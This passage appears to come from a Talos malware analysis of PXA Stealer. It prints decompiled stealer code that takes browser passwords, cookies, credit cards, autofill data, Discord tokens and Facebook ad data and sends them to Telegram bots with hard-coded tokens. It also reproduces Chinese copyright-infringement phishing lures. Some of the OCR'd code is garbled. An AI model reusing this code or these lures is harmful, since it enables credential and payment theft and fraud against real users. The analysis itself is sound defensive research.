Figure 26: PXA Stealer's browser master key decryption function.

The stealer attempts to retrieve user profile paths from the profiles.ini file of browser applications, including *Mozilla Firefox*, *Pale Moon*, *SeaMonkey*, *Waterfox*, *Mercury*, *k-Melon*, *IceDragon*, *Cyberfox* and *BlackHaw* for further processing, such as extracting saved passwords or other user data.

```
def get_gck_basepath(browser_type):
    basepaths = {
        "Firefox": f"{AppData}\\Mozilla\\Firefox",
        "Pale Moon": f"{AppData}\\Moonchild Productions\\Pale Moon",
        "SeaMonkey": f"{AppData}\\Mozilla\\SeaMonkey",
        "Waterfox": f"{AppData}\\Waterfox",
        "Mercury": f"{AppData}\\mercury"
        "K-Melon": f"{AppData}\\K-Melon"
        "IceDragon": f"{AppData}\\Comodo\\IceDragon"
        "Cyberfox": f"{AppData}\\8pecxstudios\\Cyberfox"
        "BlackHaw": f"{AppData}\\NETGATE Technologies\\BlackHaw"
    }
    return basepaths.get(browser_type, None)

def get_gck_profiles(basepath):
    try:
        profiles_path = os.path.join(basepath, "profiles.ini")
        with open(profiles_path, "r") as f:
            data = f.read()
        profiles = [
            os.path.join(basepath.encode("utf-8"), p.strip()[5:].encode("utf-
8")).decode("utf-8")
            for p in re.findall(r"^Path=.+(?s:.)$", data, re.M)
        ]
    except Exception:
        profiles = []

    return profiles
```

Figure 27: PXA Stealer gets user profiles from browsers' base paths.

The stealer collects the victim's login information from the browser's login data file. The stealer's 'get_ch_login_data' function extracts login data, including URLs, usernames and passwords, from the 'login_db' database, which stores login information. The extracted login information is formatted into a string that includes the URL, username, decrypted password, browser and profile.

For each login entry in the browser login database, the function checks if the URL contains any important keywords that are hard coded in the stealer program, and if a match is found, the login information is saved in a separate file named 'Important_Logins.txt' located in the 'Browsers Data' folder within the user's profile temporary directory. The function saves all the results to 'All_Passwords.txt' in the 'Browsers Data' folder for other login data found in the database.

```
def save_gck_login_data(profiles, profile_name, browser_name):
    count = 0
    login_data = ""
    logins = []
    for profile in profiles:
        try:
            with open(os.path.join(profile, "logins.json"), "r") as loginf:
                jsonLogins = json.load(loginf)

            if "logins" not in jsonLogins:
                return []

            for row in jsonLogins["logins"]:
                encUsername = row["encryptedUsername"]
                encPassword = row["encryptedPassword"]
                logins.append((row["hostname"], decodeLoginData(getKey(profile),
encUsername), decodeLoginData(getKey(profile), encPassword)))

            for login in logins:
                login_data += f"URL: {login[0]}\nUsername: {login[1]}\nPassword:
{login[2]}\nApplication: {browser_name} [Profile:
{profile_name}]\n━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━\n"
                count += 1

            for login in logins:
                for keyword in ImportantKeywords:
                    if keyword in login[0].lower():
                        if not os.path.exists(PathBrowser):
                            os.makedirs(PathBrowser)
                        with open(f"{PathBrowser}\\Important_Logins.txt", "a",
encoding="utf-8") as site:
                            site.write(f"URL: {login[0]}\nUsername:
{login[1]}\nPassword: {login[2]}\nApplication: {browser_name} [Profile:
{profile_name}]\n━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━\n")
                        break
        except:
            continue

    if count > 0:
        if not os.path.exists(PathBrowser):
            os.makedirs(PathBrowser)
        logins_file = os.path.join(PathBrowser, f"All_Passwords.txt")
        with open(logins_file, "a", encoding="utf-8") as f:
            f.writelines(login_data)
    return count
```

Figure 28: Login credentials stealer function of PXA Stealer.

The stealer executes another function, 'get_ch_cookies', to extract cookies from a specified browser's cookie database, decrypt them, and save the results to a file. First, it checks if the cookies database file exists in the specified profile directory and unlocks the cookies database file. The database file is then copied to the temporary folder and is processed by executing an SQL query to retrieve cookie information, including host key, name, path, encrypted value, expiration time, secure flag, and HTTP-only flag from the cookies database file.

If any *Facebook* cookies are found, they are concatenated to a single string called 'fb_formatted', and it calls another function, 'ADS_Checker()', to check for ads based on the *Facebook* cookies, with the results being written to a file called 'Facebook_Cookies.txt'. Any other cookie information is written to a text file named after the browser and the profile. Finally, the function removes the temporary cookie database file.

```
def save_gck_cookies(profiles, profile_name, browser_name):
    count = 0
    cookies_data = []
    fb_result = []

    try:
        conn = sqlite3.connect(f"file:{os.path.join(profiles[0], 'cookies.sqlite')}?mode=ro", uri=True)
        cursor = conn.cursor()
    except sqlite3.Error:
        return count
    for profile in profiles:
        cookies_db = os.path.join(profile, "cookies.sqlite")
        if not os.path.isfile(cookies_db):
            continue
        try:
            cursor.execute("SELECT host, path, name, value, isSecure, isHttpOnly, expiry FROM moz_cookies")
            cookies = cursor.fetchall()
        except sqlite3.Error:
            continue
        if not cookies:
            continue
        for cookie in cookies:
            host, path, name, value, is_secure, is_http_only, expiry = cookie
            secure_str = "TRUE" if is_secure else "FALSE"
            httponly_str = "TRUE" if is_http_only else "FALSE"
            cookies_data.append(f"{host}\t{secure_str}\t{path}\t{httponly_str}\t{expiry}\t{name}\t{value}\n")
            if host == ".facebook.com":
                fb_result.append(f"{name}={value}")
            count += 1
        fb_formatted = "; ".join(fb_result)
        ads_check = Facebook(fb_formatted).ADS_Checker()

        if ads_check:
            if not os.path.exists(PathBrowser):
                os.makedirs(PathBrowser)
            with open(os.path.join(PathBrowser, "Facebook_Cookies.txt"), 'a', encoding='utf-8') as f:
                f.write(f"Cookie:
{fb_formatted}\n\n{ads_check}\n══════════════════════════════════════════════════════════════════════════
════════════════════════════════════════════════════════════════════════════════════════════════════

════════════════════════════════════════════════════════════════════════════════════════════════════
══════════════════════════════════════════════════════════════════════════════════════════\n")

    if count > 0:
        dir_path = os.path.join(PathBrowser, "Cookies Browser")
        if not os.path.exists(dir_path):
            os.makedirs(dir_path)
        cc_file = os.path.join(dir_path, f"{browser_name}_{profile_name}.txt")
        with open(cc_file, "w", encoding="utf-8") as f:
            f.writelines(cookies_data)
    if conn:
        conn.close()
    return count
```

Figure 29: Browser cookies stealer function of PXA Stealer.

Another sample of the stealer downloads and executes a cookie stealer JavaScript through the URL 'hxxps://tvdseo[.]com/file/PXA/Cookie_Ext.zip' for the browsers *Chrome*, *Chrome SxS*, and *Chrome(x86)*. The cookie stealer JavaScript connects to the *Telegram* bot with the token, and the chat ID hard coded in the script collects the cookies and sends them to the attacker's *Telegram* bot through the POST method (see Figure 30).

Next, the stealer targets the victim's credit card information stored in the browser database 'webappsstore.sqlite'. The function extracts and decrypts saved credit card information from a browser's web data database. It checks if the cards database file 'cards_db' exists and copies it to the user profile's temporary folder. It executes an SQL query to retrieve credit card information including name on card, expiration month/year, encrypted card number, and date modified. Then it decrypts the encrypted card number using the function 'decrypt_ch_value' with the help of the decrypted master key. It writes the card information to a text file and names it after the browser and the profile. Finally, it gets the count of credit card information that was found and deletes the temporary copy of the 'cards_db' file.

```javascript
const TELEGRAM_BOT_TOKEN = "7414494371:AAGgbY4XAvxTWFgAYiAj6OXVJOVrqgjdGVs";
const CHAT_ID = "-4575205410";

async function CookieSender() {
  try {
    const ipResponse = await fetch("https://api.ipify.org");
    if (!ipResponse.ok) {
      throw new Error("Failed to fetch IP address");
    }
    const ipAddr = await ipResponse.text();

    chrome.cookies.getAll({}, function (cookies) {
      let netscapeFormat = "";

      cookies.forEach(cookie => {
        const domain = cookie.domain.startsWith('.') ? cookie.domain : `.${cookie.domain}`;
        const path = cookie.path || '/';
        const secure = cookie.secure ? 'TRUE' : 'FALSE';
        const expiry = cookie.expirationDate
          ? Math.round(cookie.expirationDate)
          : '';

        netscapeFormat += `${domain}\tTRUE\t${path}\t${secure}\t${expiry}\t${cookie.name}\t${cookie.value}\n`;
      });

      const blob = new Blob([netscapeFormat], { type: 'text/plain' });

      const formData = new FormData();
      formData.append('document', blob, `Cookies_Chrome_${ipAddr}.txt`);

      fetch(`https://api.telegram.org/bot${TELEGRAM_BOT_TOKEN}/sendDocument?chat_id=${CHAT_ID}`, {
        method: "POST",
        body: formData
      })
      .then(response => response.json())
      .then(data => {
        if (!data.ok) {
          throw new Error(`Failed to send document: ${data.description}`);
        }
      })
      .catch(error => console.error("Error sending document to Telegram:", error));
    });

  } catch (error) {
    console.error("Error in Cookie-Sender function:", error);
  }
}

CookieSender();
```

Figure 30: Browser cookie stealer JavaScript.

```python
def get_ch_ccards(browser, path, profile, ch_master_key):
    result = ""
    count = 0

    if not os.path.exists(f"{path}\\{profile}\\Web Data"):
        return count
    shutil.copy(f"{path}\\{profile}\\Web Data", TMP+"\\cards_db")
    conn = sqlite3.connect(TMP+"\\cards_db")
    cursor = conn.cursor()
    try:
        cursor.execute("SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted, date_modified FROM credit_cards")
    except:
        pass
    for row in cursor.fetchall():
        if not row[0] or not row[1] or not row[2] or not row[3]:
            continue
        card_number = decrypt_ch_value(row[3], ch_master_key)
        result += f"Card Name: {row[0]}\nCard Number: {card_number}\nCard Expiration: {row[1]} / {row[2]}\nAdded:
{datetime.datetime.fromtimestamp(row[4])}\n═══════════════════════════════\n"
        count += 1

    if count > 0:
        dir_path = os.path.join(PathBrowser, "Credit Cards")
        if not os.path.exists(dir_path):
            os.makedirs(dir_path)
        cc_file = os.path.join(dir_path, f"{browser}_{profile}.txt")
        with open(cc_file, "w", encoding="utf-8") as f:
            f.writelines(result)
    conn.close()
    os.remove(TMP+"\\cards_db")
    return count
```

Figure 31: PXA Stealer's credit card data stealer function.

The stealer extracts and saves the autofill form data from a browser's database to a text file with the file name format '$browser_$profile.txt' in a folder called 'AutoFills' in browser profile location.

```python
def get_ch_autofill(browser, path, profile):
    result = ""
    count = 0

    if not os.path.exists(f"{path}\\{profile}\\Web Data"):
        return count
    shutil.copy(f"{path}\\{profile}\\Web Data", TMP+"\\autofill_db")
    conn = sqlite3.connect(TMP+"\\autofill_db")
    cursor = conn.cursor()
    try:
        cursor.execute("SELECT name, value FROM autofill")
    except:
        pass
    for row in cursor.fetchall():
        if not row[0] or not row[1]:
            continue
        result += f"Name: {row[0]}\nValue: {row[1]}\n━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━\n"
        count += 1

    if count > 0:
        dir_path = os.path.join(PathBrowser, "AutoFills")
        if not os.path.exists(dir_path):
            os.makedirs(dir_path)
        autofills_file = os.path.join(dir_path, f"{browser}_{profile}.txt")
        with open(autofills_file, "w", encoding="utf-8") as f:
            f.writelines(result)
    conn.close()
    os.remove(TMP + "\\autofill_db")
    return count
```

Figure 32: PXA Stealer's autofill data stealer function.

The stealer also extracts and validates *Discord* tokens stored in various browsers or *Discord* applications. It checks for stored encrypted *Discord* tokens in the different browser database files as well as *Discord*-specific application files of *Discord*, *Discord Canary*, *Lightcord* and *Discord PTB* on the victim's machine by searching for strings using regular expression "r"dQw4w9WgXcQ:[^.*\['(.*)'\].*$][^\"]*")". Once the encrypted tokens are found, it decrypts them with the function 'decrypt_dc_tokens()' using the extracted master key that was used to encrypt the tokens from the 'Local State' file. Then, it validates each decrypted *Discord* token to check if it is legitimate and stores it by associating it with the browser name. Besides searching for encrypted tokens, the function also looks for unencrypted *Discord* tokens by searching strings that match the regular expression pattern '[\w-]{24}\.[\w-]{6}\.[\w-]{27}' for standard tokens and 'mfa\.[\w-]{84}' for multi-factor authentication (MFA) tokens in '.log' and '.ldb' files in the levelDB directory of *Discord* applications or web browsers where the structured key-value data is stored in levelDB database format.

```python
def decrypt_dc_tokens(buff, master_key):
    try:
        return AES.new(CryptUnprotectData(master_key, None, None, None, 0)[1], AES.MODE_GCM, buff[3:15]).decrypt(buff[15:])[:-16].decode()
    except:
        pass

def validate_dc_token(token):
    headers = {"Authorization": token}
    url = "https://discord.com/api/v8/users/@me"

    try:
        req = requests.get(url, headers=headers)
        if req.status_code == 200:
            return True
    except:
        pass
    return False

def get_all_valid_dc_tokens():
    valid_tokens = set()

    for browser in available_path:
        browser_path = ch_dc_browsers[browser]
        cleaned = []
        try
            if browser == "Discord" or browser == "Discord Canary" or browser == "Lightcord" or browser == "Discord PTB":
                paths = [browser_path]
            else:
                paths = [f"{browser_path}\\Default"] + glob.glob(f"{browser_path}\\Profile*")
            for p in paths:
                lev_db = f"{p}\\Local Storage\\leveldb\\"
                loc_state = f"{p}\\Local State"
                if os.path.exists(loc_state):
                    with open(loc_state, "r") as file:
                        key = json.loads(file.read())['os_crypt']['encrypted_key']
                    for file in os.listdir(lev_db):
                        try:
                            with open(lev_db + file, "r", errors='ignore') as files:
                                for x in files.readlines():
                                    x.strip()
                                    for values in re.findall(r"dQw4w9WgXcQ:[^.*\['(.*)'\].*$][^\"]*", x):
                                        cleaned.append(values.replace("\\", ""))
                        except:
                            continue
                    for token in cleaned:
                        decrypted_token = decrypt_dc_tokens(base64.b64decode(token.split('dQw4w9WgXcQ:')[1]), base64.b64decode(key)[5:])
                        if decrypted_token and validate_dc_token(decrypted_token):
                            valid_tokens.add((decrypted_token, browser))
                for file_name in os.listdir(lev_db):
                    if not file_name.endswith('.log') and not file_name.endswith('.ldb'):
                        continue
                    for line in [x.strip() for x in open(f'{lev_db}\\{file_name}', errors='ignore').readlines() if x.strip()]:
                        for regex in (r'[\w-]{24}\.[\w-]{6}\.[\w-]{27}', r'mfa\.[\w-]{84}'):
                            for token in re.findall(regex, line):
                                if validate_dc_token(token):
                                    valid_tokens.add((token, browser))
        except FileNotFoundError:
            continue
    return valid_tokens
```

Figure 33: PXA Stealer's Discord token stealer function.

The stealer executes another function to extract the user information from the MinSoftware application database. It searches for the 'db_maxcare.sqlite' database file in the victim machine folders, including Desktop, Documents, Downloads, OneDrive and in the logical partitions with the drive letters 'D:\' and 'E:\'. Once found, it executes an SQL query to search in the accounts table of the database file and extracts the following data:

- uid: user identifier
- pass: user's password
- fa2: two-factor authentication data
- email: the user's email address
- passmail: the email password
- cookie1: likely a session or authentication cookie
- token: likely an authentication token
- info: account information

```
def get_minsoftware_database():
    result = ""
    count = 0

    for search_path in [f"{USR}\\Desktop", f"{USR}\\Documents", f"{USR}\\Downloads", f"{USR}\\OneDrive","D:\\", "E:\\"]:
        for root, dirs, files in os.walk(search_path, topdown=True):
            if "db_maxcare.sqlite" in files:
                db_path = os.path.join(root, "db_maxcare.sqlite")
                conn = sqlite3.connect(db_path)
                c = conn.cursor()
                c.execute("SELECT uid, pass, fa2, email, passmail, cookie1, token, info FROM accounts")
                rows = c.fetchall()
                for r in rows:
                    uid, password, fa2, email, passmail, cookie, token, info = r
                    if info == 'Live':
                        result += f"{uid}|{password}|{fa2}|{email}|{passmail}|{cookie}|{token}\n"
                        count += 1
                conn.close()
    return result, counto(f, seed, [])
}
```

Figure 34: PXA Stealer's MinSoftware application data stealer function.

The stealer also has functionalities for interacting with *Facebook* Ads Manager and Graph API using a session authenticated via cookies.

- It takes a *Facebook* cookie and parses it for the session information, such as 'c_user', and attempts to access the token.
- It retrieves and formats the details about the user's ad accounts, such as account status, currency, balance, spend cap, and amount spent.
- It gets a list of the user's *Facebook* pages, including page name, link, likes, followers, and verification status.
- It retrieves a list of groups with administrative users.
- It extracts Business Manager IDs associated with the account and retrieves ad account information under each Business Manager.
- It uses Facebook data to determine ad account limits for a Business Manager.
- It extracts the token from *Facebook* mobile pages to facilitate authentication requests.

Figure 35 shows PXA Stealer's *Facebook* data stealer function.

After collecting the targeted victim's data, including the login data, browser cookies, autofill information, credit card details, *Facebook* ads account data, cryptocurrency wallet data, *Discord* token details, and MinSoftware application data, the stealer creates a ZIP archive of all the files in the user profile's temporary folder with the file name format 'CountryCode_Victim's public IP Computername.zip', with a high compression level of value nine. Figure 36 shows the PXA Stealer script embedded with the actor's *Telegram* account.

While creating the archive and navigating the targeted folders, the stealer excludes some of the directories, including user_data, emoji, tdummy, dumps, webview, update-cache, GPUCache, DawnCache, temp, Code Cache, and Cache. It also attempts to rename each file while adding them to the archive. The archive is exfiltrated to the actor's *Telegram* bot. After exfiltrating the victim's data, the stealer deletes the folders that contained the collected user data. Figure 37 shows PXA Stealer's exfiltration function.

```
def Get_info_Tkqc(self):
        list_tikqc = self.rq.get(f"https://graph.facebook.com/v17.0/me/adaccounts?fields=account_id&access_token=
{self.token}")
        data = ""
        data += f"Tổng Số TKQC: {str(len(list_tikqc.json()['data']))}\n"
        for item in list_tikqc.json()['data']:
            xitem = item["id"]
            x = self.rq.get(f"https://graph.facebook.com/v16.0/{xitem}/?
fields=spend_cap,balance,amount_spent,adtrust_dsl,adspaymentcycle,currency,account_status,disable_reason,name,created_ti
me,all_payment_methods%7Bpm_credit_card%7Bdisplay_string%2Cis_verified%7D%7D&access_token={self.token}")
            try:
                statut = x.json()["account_status"]
            except:
                statut = "Không Rõ Trạng Thái"
            if int(statut) == 1:
                stt = "LIVE"
            else:
                stt = "DIE"
            try:
                credit_card_data = x.json()["all_payment_methods"]["pm_credit_card"]["data"]
                card_display_string = credit_card_data[0]["display_string"]
                if credit_card_data[0]["is_verified"]:
                    verify_cc = "Đã Xác Minh"
                else:
                    verify_cc = "No_Verified"
                thanh_toan = f"{card_display_string} - {verify_cc}"
            except:
                thanh_toan = "Không Thẻ"

            name = x.json()["name"]
            id_tkqc = x.json()["id"]
            tien_te = x.json()["currency"]
            so_du = x.json()["balance"]
            du_no = x.json()["spend_cap"]
            da_chi_tieu = x.json()["amount_spent"]
            if x.json()["adtrust_dsl"] == -1:
                limit_ngay = "No Limit"
            else
                limit_ngay = x.json()["adtrust_dsl"]
            created_time = x.json()["created_time"]
            try:
                nguong_no = "{:.2f}".format(float(x.json()["adspaymentcycle"]["data"][0]["threshold_amount"]) / 100)
            except:
                nguong_no = "0"
            data += f"- Tên TKQC: {name}|ID_TKQC: {id_tkqc}|Trạng Thái: {stt}|Tiền Tệ: {tien_te}|Số Dư: {so_du}
{tien_te}|Đã Tiêu Vào Ngưỡng: {du_no} {tien_te}|Tổng Đã Chi Tiêu: {da_chi_tieu} {tien_te}|Limit Ngày: {limit_ngay}
{tien_te}|Ngưỡng: {nguong_no} {tien_te}|Thanh Toán: {thanh_toan}|Ngày Tạo: {created_time[:10]}\n"

        return data
```

Figure 35: PXA Stealer's Facebook data stealer function.

```
zip_data = io.BytesIO()

archive_path = os.path.join(TMP, f"[{CountryCode}_{SEIP}] {os.getenv('COMPUTERNAME', 'defaultValue')}.zip")

with zipfile.ZipFile(zip_data, mode='w', compression=zipfile.ZIP_DEFLATED, compresslevel=9) as zip_file:
    zip_file.comment = f"Time Created: {creation_datetime}\nContact: https://t.me/LoneNone".encode("utf-8")
```

Figure 36: PXA Stealer script embedded with the actor Telegram account.

```
message_body = f"{GetIPD}\nUser: {os.getlogin()}\nBrowser Data: CK: {total_browsers_cookies_count}|PW:
{total_browsers_logins_count}|AF: {total_ch_autofill_count}|CC: {total_browsers_ccards_count}\nInfo:
\n{InfomationData}"

for i in range(10):
    TOKEN_BOT = "7545164691:AAEJ4E2f-4KZDZrLID8hSRSJmPmR1h-a2M4"

    if Count == 1:
        CHAT_ID = "-1002174636072" #Sv Data Mới
    else:
        CHAT_ID = "-1002150158011" #Sv Data Update (Send từ lần 2)

    try:
        with open(archive_path, "rb") as f:
            response = requests.post(
                f"https://api.telegram.org/bot{TOKEN_BOT}/sendDocument",
                params={"chat_id": CHAT_ID, "caption": message_body, "protect_content": True,
"disable_web_page_preview": True},
                files={"document": f}
            )
            response.raise_for_status()
            break
    except:
        continue

shutil.rmtree(PathBrowser, ignore_errors=True)

if os.path.exists(archive_path):
    os.remove(archive_path)
if os.path.exists(DCTokens):
    os.remove(DCTokens)
if os.path.exists(DB_Minsoft):
    os.remove(DB_Minsoft)
```

Figure 37: PXA Stealer's exfiltration function.

THREAT ACTORS USE COPYRIGHT INFRINGEMENT PHISHING LURE TO DEPLOY INFOSTEALERS

Talos observed a threat actor conducting a malicious phishing campaign targeting victims in Taiwan since at least July 2024. The campaign specifically targets victims whose *Facebook* accounts are used for business or advertising purposes. The initial vector of the campaign is a phishing email containing a malware download link. The phishing email uses traditional Chinese in decoy templates and in the fake PDF files, suggesting that traditional Chinese speakers are the likely target.

The decoy email and fake PDF filenames are designed to impersonate a company's legal department, attempting to lure the victim into downloading and executing malware. Another observation was that the fake PDF malware uses the names of well-known technology and media companies in Taiwan and Hong Kong. This provides strong evidence that the threat actor conducted thorough research before launching this campaign.

Additionally, we observed two phishing emails masquerading as notices from a well-known industrial motor manufacturer and a famous online shopping store in Taiwan. The emails claim that the company's legal representatives have issued a notice to a *Facebook* page administrator alleging copyright infringement due to the unauthorized use of their images and videos for product promotion. The emails demand the removal of the infringing content within 24 hours, cessation of further use without written permission, and warn of potential legal action and compensation claims for non-compliance. Last but not least, from these two emails, we can easily see that the threat actor uses the same template with minor modifications, such as changing the company name, legal department information, address, and website.

尊敬的 頁面管理員，

我們是 的法律代表， 特此來函表達對於您在Facebook頁面上侵犯我們版權的嚴重 關切。

經過調查，我們發現您非法使用我們的圖片和視頻，在 上宣傳產品。

未經授權使用不僅侵犯智慧財產權，也顯示出不道德的行為

因此，我們要求您在收到此信後的 24 小時內立即採取以下措施：：

1. 請您立即移除所有我們擁有版權的圖片和影片，從您的 Facebook 頁面上。我們已經在附件中提供了有關侵犯內容的詳細信息。(解壓縮密碼：{{}})。

2.停止未經我們書面許可的情況下，使用任何 內容進行宣傳或其他用途。

請注意，如果您在 24 小時內不遵守這些要求，您可能會面臨嚴重後果。 我們將不遲疑採取必要的法律措施來保護自己的權益， 包括訴訟和賠償要求。

請立即採取行動解決這個問題，以避免不必要的後果。

誰此致意:


公司法律代表：

地址:

網站：https://www .com.tw/about

©2022 Corporation, 保留一切權利.

Figure 38: Phishing email impersonating a well-known industrial motor manufacturer.



首頁

尊敬的 頁面管理員，

我們是 的法律代表， 特此來函表達對於您在Facebook頁面上侵犯我們版權的嚴重 關切。

經過調查，我們發現您非法使用我們的圖片和視頻，在 上宣傳產品。

未經授權使用不僅侵犯智慧財產權，也顯示出不道德的行為

因此，我們要求您在收到此信後的 24 小時內立即採取以下措施：：

1. 請您立即移除所有我們擁有版權的圖片和影片，從您的 Facebook 頁面上。我們已經在附件中提供了有關侵犯內容的詳細信息。(解壓縮密碼：)。

2.停止未經我們書面許可的情況下，使用任何 內容進行宣傳或其他用途。

請注意，如果您在 24 小時內不遵守這些要求，您可能會面臨嚴重後果。 我們將不遲疑採取必要的法律措施來保護自己的權益， 包括訴訟和賠償要求。

請立即採取行動解決這個問題，以避免不必要的後果。

Figure 39: Phishing email impersonating a famous online shopping store.

Attribution to a Vietnamese threat actor group

Talos observed an unknown image printing file within the encrypted archive, with the filename 'Support'. Based on the file name and file size, it is likely that all encrypted archives we found on *VirusTotal*, which we have not been able to decrypt, contain the same EPS files inside.

Pivoting off the EPS file metadata and its preview image on a search engine, we found an identical image with the same file name on a Vietnamese-language website. However, there is no strong evidence that it was created by an author from that region.

Support

```
1  ÀÐÓÆ NULNULNULWe4BSNULNULNULNULNULNULNULNULNULwe4BS7BSONULÿÿNULNUL%!PS-Adobe-3.1 EPSF-3.0
2  %ADO_DSC_Encoding: Windows Roman
3  %%Title: Awesome Creative Food Festival Poster Template Ai.eps
4  %%Creator: Adobe Illustrator(R) 23.0
5  %%For: ACER
6  %%CreationDate: 5/9/2023
7  %%BoundingBox: 0 0 1809 2363
8  %%HiResBoundingBox: 0 0 1808.6401 2362.9849
9  %%CropBox: 0 0 1808.6401 2362.9849
10 %%LanguageLevel: 2
11 %%DocumentData: Clean7Bit
12 %ADOBeginClientInjection: DocumentHeader "AI11EPS"
13 %%AI8_CreatorVersion: 23.0.0
14 %AI9_PrintingDataBegin
15 %ADO_BuildNumber: Adobe Illustrator(R) 23.0.0 x530 R agm 4.7767 ct 5.4352
16 %ADO_ContainsXMP: MainFirst
17 %AI7_Thumbnail: 100 128 8
18 %%BeginData: 19342 Hex Bytes
19 %000033000066000099000CC00330000333300336600339900 33CC0033FF
20 %006600006633006666006699006 6CC0066FF009900009933009966009999
21 %0099CC0099FF00CC0000CC3300CC6600CC9900CCCC00CCFF00FF3300FF66
22 %00FF9900FFCC330000330033330066330099330 0CC3300FF333300333333
23 %3333663333993333CC3333FF33660033663333666633669933 66CC3366FF
24 %339900339933339966339999339 9CC3399FF33CC0033CC3333CC6633CC99
```

Figure 40: Support EPS file metadata.




Figure 41: The support EPS file preview image in this campaign (left) and the image we found from the internet (right).

Actor infrastructure

The threat actor is abusing *Google*'s *Appspot.com* domains, a short URL and *Dropbox* service, to deliver an information stealer onto the target's machine. *Appspot.com* is a cloud computing platform for developing and hosting web applications in *Google*-managed data centres. When the victim clicks on the download link, it initially connects to *Appspot.com*, then redirects to a short URL created by a third-party service, and finally redirects to *Dropbox* to download the malicious archive. The actor is using the third-party data storage service as a download server to deceive network defenders.




Figure 42: Malware download link.

We also discovered that the actor is using multiple command-and-control domains in the campaign. The DNS requests for the domains during our analysis period are shown in the graph in Figure 43, indicating that the campaign is ongoing.

